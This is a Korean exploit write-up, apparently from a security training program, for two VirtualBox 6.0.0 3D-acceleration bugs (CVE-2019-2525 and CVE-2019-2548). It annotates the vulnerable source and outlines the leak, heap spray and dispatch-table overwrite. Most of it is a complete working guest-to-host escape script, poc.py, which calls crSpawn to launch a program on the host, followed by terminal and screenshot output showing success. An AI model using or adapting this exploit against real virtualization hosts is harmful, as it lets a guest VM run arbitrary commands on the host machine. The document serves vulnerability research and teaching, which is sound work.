# CVE 2019-2525 & CVE 2019-2548 working exploit

**BoB 8기 취약점분석트랙 남동현**


## backgrounds

### Chromium library

- OpenGL 기반으로 3D graphic을 remote rendering 할 수 있게 해주는 라이브러리

### HGCM (Host Guest Communication Manager)

- Host OS: Server
- Guest OS: Client






## analyze

외부 레퍼런스들과 cscope를 이용해 소스들을 까봤습니다. 주석 내용을 참고해주세요

```
void crUnpackExtendGetAttribLocation(void)  //packet_length 범위 확인 X
{
    int packet_length = READ_DATA(0, int);
    GLuint program = READ_DATA(8, GLuint);
    const char *name = DATA_POINTER(12, const char);
    SET_RETURN_PTR(packet_length-16); //packet_length-16의 위치의 데이터 16바이트를
Guest로 보냄  packet_length를 확인하는 부분이 없어 memory leak 가능 (CVE 2019-2525)
    SET_WRITEBACK_PTR(packet_length-8);
    cr_unpackDispatch.GetAttribLocation(program, name);
}
```

```
void SERVER_DISPATCH_APIENTRY
crServerDispatchReadPixels(GLint x, GLint y, GLsizei width, GLsizei height,
                           GLenum format, GLenum type, GLvoid *pixels)
{
    const GLint stride = READ_DATA( 24, GLint );
    const GLint alignment = READ_DATA( 28, GLint );
    const GLint skipRows = READ_DATA( 32, GLint );
    const GLint skipPixels = READ_DATA( 36, GLint );
    const GLint bytes_per_row = READ_DATA( 40, GLint );
    const GLint rowLength = READ_DATA( 44, GLint );

    CRASSERT(bytes_per_row > 0);

#ifdef CR_ARB_pixel_buffer_object
    if (crStateIsBufferBound(GL_PIXEL_PACK_BUFFER_ARB))
    {
        GLvoid *pbo_offset;

        /*pixels are actually a pointer to location of 8byte network pointer
in hgcm buffer
          regardless of guest/host bitness we're using only 4lower bytes as
there're no
          pbo>4gb (yet?)
         */
        pbo_offset = (GLvoid*) ((uintptr_t) *((GLint*)pixels));
        cr_server.head_spu->dispatch_table.ReadPixels(x, y, width, height,
                                                      format, type,
pbo_offset);
    }
    else
#endif
    {
        CRMessageReadPixels *rp;
        uint32_t msg_len;
```

```
        if (bytes_per_row < 0 || bytes_per_row > UINT32_MAX / 8 || height >
UINT32_MAX / 8) //bytes_per_row와 height에 적당한 값을 넣어 bypass 가능
        {
            crError("crServerDispatchReadPixels: parameters out of range");
            return;
        }

        msg_len = sizeof(*rp) + (uint32_t)bytes_per_row * height; //integer
overflow해서 사이즈 속이기 가능 (CVE 2019-2548)

        rp = (CRMessageReadPixels *) crAlloc( msg_len );
        if (!rp)
        {
            crError("crServerDispatchReadPixels: out of memory");
            return;
        }

        /* Note: the ReadPixels data gets densely packed into the buffer
         * (no skip pixels, skip rows, etc.  It's up to the receiver (pack
spu,
         * tilesort spu, etc) to apply the real PixelStore packing parameters.
        */
        cr_server.head_spu->dispatch_table.ReadPixels(x, y, width, height,
                                                      format, type, rp + 1);
        rp->header.type = CR_MESSAGE_READ_PIXELS;
        rp->width = width;
        rp->height = height;
        rp->bytes_per_row = bytes_per_row;
        rp->stride = stride;
        rp->format = format;
        rp->type = type;
        rp->alignment = alignment;
        rp->skipRows = skipRows;
        rp->skipPixels = skipPixels;
        rp->rowLength = rowLength;

        /* <pixels> points to the 8-byte network pointer */
        crMemcpy( &rp->pixels, pixels, sizeof(rp->pixels) );

        crNetSend( cr_server.curClient->conn, NULL, rp, msg_len );
        crFree( rp );
    }
}
```

```
void crUnpackBoundsInfoCR( void  )
{
        CRrecti bounds;
```

```
        GLint len;
        GLuint num_opcodes;
        GLbyte *payload;

        len = READ_DATA( 0, GLint );
        bounds.x1 = READ_DATA( 4, GLint );  //execvp 첫번째 인자 'xcalc' 넣을 공간
        bounds.y1 = READ_DATA( 8, GLint );
        bounds.x2 = READ_DATA( 12, GLint );
        bounds.y2 = READ_DATA( 16, GLint );
        num_opcodes = READ_DATA( 20, GLuint );  //execvp 두번째 인자 &'xcalc' 넣을
공간
        payload = DATA_POINTER( 24, GLbyte );

        cr_unpackDispatch.BoundsInfoCR( &bounds, payload, len, num_opcodes );
        INCR_VAR_PTR();
}
```

```
/*
 * Spawn (i.e. fork/exec) a new process.
 */
CRpid crSpawn( const char *command, const char *argv[] )
{
#ifdef WINDOWS
        char newargv[1000];
        int i;
        STARTUPINFO si;
        PROCESS_INFORMATION pi;

        (void) command;

        ZeroMemory( &si, sizeof(si) );
        si.cb = sizeof(si);
        ZeroMemory( &pi, sizeof(pi) );

        crStrncpy(newargv, argv[0], 1000 );
        for (i = 1; argv[i]; i++) {
                crStrcat(newargv, " ");
                crStrcat(newargv, argv[i]);
        }

        if ( !CreateProcess(NULL, newargv, NULL, NULL, FALSE, 0, NULL,
                                NULL, &si, &pi) )
        {
                crWarning("crSpawn failed, %d", GetLastError());
                return 0;
        }
        return pi.hProcess;
#else
```

```
        pid_t pid;
        if ((pid = fork()) == 0)
        {
                /* I'm the child */
                int err = execvp(command, (char * const *) argv); //linux의 경우
execvp를 호출함
                crWarning("crSpawn failed (return code: %d)", err);
                return 0;
        }
        return (unsigned long) pid;
#endif
}
```

```
uint32_t crMessage[] = { CR_MESSAGE_OPCODES,
0x00,
0x01,
CR_EXTEND_OPCODE << 24, packet_length, CR_GETATTRIBLOCATION_EXTEND_OPCODE,
0x00,
0x00,
... };
```

주요 gdb breakpoints

```
b *crUnpackExtendGetAttribLocation+49
b crServerDispatchReadPixels
b *cr_unpackDispatch+216
b *crUnpackBoundsInfoCR+78 #execvp
...
```

crmsg함수로 그때그때 break point들을 이용해 heap 현황이랑 기타정보들을 확인했습니다.

search -t string {문자열}

search -x {uiID, uiSIZE}

등을 요긴하게 활용했습니다

---

## strategy

1. VirtualBox-6.0.0/out/linux.amd64/release/bin/VBoxSharedCrOpenGL.so base주소 leak
    - rsi기준으로 의미있어보이는 0x7f~~~값이 같은 위치에 계속 등장하여 vmmap으로 확인해봤더니 cr_server와 같은 라이브러리에 있는 값이었음.

2. Heap spray후에 앞부분의 짝수 번째 메모리들을 free (ReadPixel object가 spray한 메모리 사이에 끼도록)
    - 짝수 번째 buffer들을 free하여 최대한 다시 할당될만한 공간을 많이 만들었고, 공간중 가장 마지막 공간에 ReadPixel 객체가 할당되어 ReadPixel 객체 뒤에 spray한 buffer가 없는 불상사를 방지하기 위해 뒷부분은 짝수번째 buffer도 free하지 않음
3. integer overflow를 이용해 ReadPixel object의 msg_len이 0x20가 되도록 read pixel msg 작성
    - 32비트 unsigned int이므로 height에 0x8, bytes_per_row에 0x1ffffffd를 넣어서 0x38+0x8*0x1ffffffd = 0x(1)00000020
4. 작성한 read pixel msg buffer로 바로 다음에 위치한 spray하였던 buffer의 uiID와 uiSIZE를 덮어씀
    - uiID는 0xdeadbeef로, uiSIZE는 0xffffffff로 하였음. 중간에 heap chunk size 0x35빼고 다른 요소들은 0으로 하였음.
5. uiID와 uiSIZE를 덮어쓴 buffer를 이용해 그 후에 나오는 spray하였던 buffer의 uiID와 uiSIZE와 pDATA를 덮어씀
    - 이때 pDATA는 cr_unpackDispatch.BoundsInfoCR(opcode handler인 crUnpackBoundsInfoCR 함수에서 사용되는 함수)의 테이블을 가르키게 한다. (cr_unpackDispatch.BoundsInfoCR 인자 구성이 crSpawn에 인자를 전달하기 딱 적합)
6. pDATA까지 덮어쓴 buffer에 leak한 주소를 통해 구할 수 있는 csSpawn을 씀 (cr_unpackDispatch.BoundsInfoCR 테이블 overwrited)
7. 
    - csSpawn은 VBoxSharedCrOpenGL.so와 다른 라이브러리에 있지만 디버깅 결과 주로 바로 옆에 존재하게 됨을 확인하여 그냥 offset 계산함
8. 아무 주소나 5~6과 같은 방법으로 xcalc를 가르키는 포인터로 만듬
    - cr_server에다가 xcalc문자열을 썼음
9. CR_BOUNDSINFOCR_OPCODE로 msg를 만들어 crSpawn의 인자들을 전달해 계산기를 띄운다

---


## exploit

poc.py

```
import sys, os
from struct import pack, unpack
sys.path.append(os.path.abspath(os.path.dirname(__file__))+'/lib')
from chromium import *

def make_leak_msg(offset):
    msg = (
    pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1)
    + '\x00\x00\x00' + chr(CR_EXTEND_OPCODE)
    + pack("<I", offset)
    + pack("<I", CR_GETATTRIBLOCATION_EXTEND_OPCODE)
    + pack("<I", 0x41424344)
    )
    return msg

def make_pixel_msg():
```

```
    msg = (
            pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1)
            + '\x00\x00\x00' + chr(CR_READPIXELS_OPCODE)
            + pack("<III", 0, 0, 0)
            + pack("<I", 8) #height
            + pack("<I", 0x35)  #heap chunk
            + pack("<IIIII", 0, 0, 0, 0, 0)
            + pack("<I", 0x1fffffd)    #bytes_per_row
            + pack("<I", 0)
            + pack("<II", 0xdeadbeef, 0xffffffff)   #uiID & uiSIZE
            )
    return msg

def svcfull_msg(addr):
    msg = (
            pack("<I", 0xdeadceba) #id
            + pack("<I", 0xeeeeeeee) #size
            + pack("<Q", addr) #pdata
            )
    return msg

def calc_msg(addr):
    msg = (
    pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1)
    + '\x00\x00\x00' + chr(CR_BOUNDSINFOCR_OPCODE)
    + pack('<I', 20)
    + "xcalc\x00\x20\x20\x20\x20\x20\x20\x20"
    + "111111"
    + pack("<Q", addr)

    )
    return msg

if __name__ == '__main__':
    client = hgcm_connect("VBoxSharedCrOpenGL")
    set_version(client)

    #memory leak (CVE 2019-2525 활용)
    msg = make_leak_msg(0x28)

    while(1):
        leak = crmsg(client, msg)[8:16]
        leak = unpack('Q', leak)[0]

        if((leak>0x7f0000000000)and(leak<=0x7fffffffffff)): #reasonable leak
            print "yesssssssssss!! leak success!!"
            print 'leak: ',
            print hex(leak)
            break
```

```
    #heap spray
    heapspray = []
    for i in range(2000):
        heapspray.append(hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0,
0x20, 0, 'DDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEE'])[0])

    #free heap
    for i in range(1, 1900, 2):
        hgcm_call(client, SHCRGL_GUEST_FN_WRITE_READ_BUFFERED, [heapspray[i],
'A'*0x20, 1337])


    #overwite uiID & uiSIZE (CVE 2019-2548 활용)
    msg = make_pixel_msg()
    crmsg(client, msg)


    #overwite uiID & uiSIZE & pDATA
    hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0xdeadbeef, 0xffffffff,
0x210, svcfull_msg(leak+0x22ED10+0xAE98)])

    crSpawn = leak+0x22ED10-0x5361F0

    #overwrite cr_unpackDispatch.BoundsInfoCR to crSpawn
    hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0xdeadceba, 0xeeeeeeee,
0, pack("<Q", crSpawn)])

    #make second parameter for crSpawn (AAW 활용)
    hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0xdeadbeef, 0xffffffff,
0x210, svcfull_msg(leak+0x22ED10)])

    hgcm_call(client, SHCRGL_GUEST_FN_WRITE_BUFFER, [0xdeadceba, 0xeeeeeeee,
0, "xcalc\00"])


    msg = calc_msg(leak+0x22ED10)
    crmsg(client, msg)
```


Calculator
1:58 AM
EMBEDED
singi@singi-VirtualBox: ~/3dpwn/lib
res = fcntl.ioctl(fd, VBGL_IOCTL_CODE_SIZE_linux(func, len(buf)), buf, 1)
KeyboardInterrupt
singi@singi-VirtualBox:~/3dpwn/lib$
singi@singi-VirtualBox:~/3dpwn/lib$ ^C
singi@singi-VirtualBox:~/3dpwn/lib$ python poc.py
yesssssssssss!! leak success!!
leak: 0x7fb443bbaa2f
singi@singi-VirtualBox:~/3dpwn/lib$ python poc.py
yesssssssssss!! leak success!!
leak: 0x7fb489ee4f40
Connection to 0 closed by remote host.
Connection to 0 closed.
leo@ubuntu:~$ ssh 0 -p2222 -lsingi
singi@0's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-47-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security.
https://ubuntu.com/livepatch
249 packages can be updated.
8 updates are security updates.
Last login: Thu Aug 1 17:54:51 2019 from 10.0.2.2
singi@singi-VirtualBox:~$ cd 3dpwn/lib/
singi@singi-VirtualBox:~/3dpwn/lib$ ls
a.py chromium.pyc hehe.py hgcm.pyc opcodes.py
chromium.py f.py hgcm.py opcodes.py poc.py
singi@singi-VirtualBox:~/3dpwn/lib$ python poc.py
yesssssssssss!! leak success!!
leak: 0x7fb86c32c2c0
singi@singi-VirtualBox:~/3dpwn/lib$ python poc.py
yesssssssssss!! leak success!!
leak: 0x7fb8915f89f0
singi@singi-VirtualBox:~/3dpwn/lib$
Calculator
DEG
guestOS [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
LibreOffice Writer
Oracle VM VirtualBox Manager
File Machine Help
Tools
guestOS
Running
New Settings
General
Name:
Operating System:
System
Base Memory:
Boot Order:
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization
Display
Video Memory: 64 MB
Graphics Controller: VBoxVGA
Acceleration: 3D
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE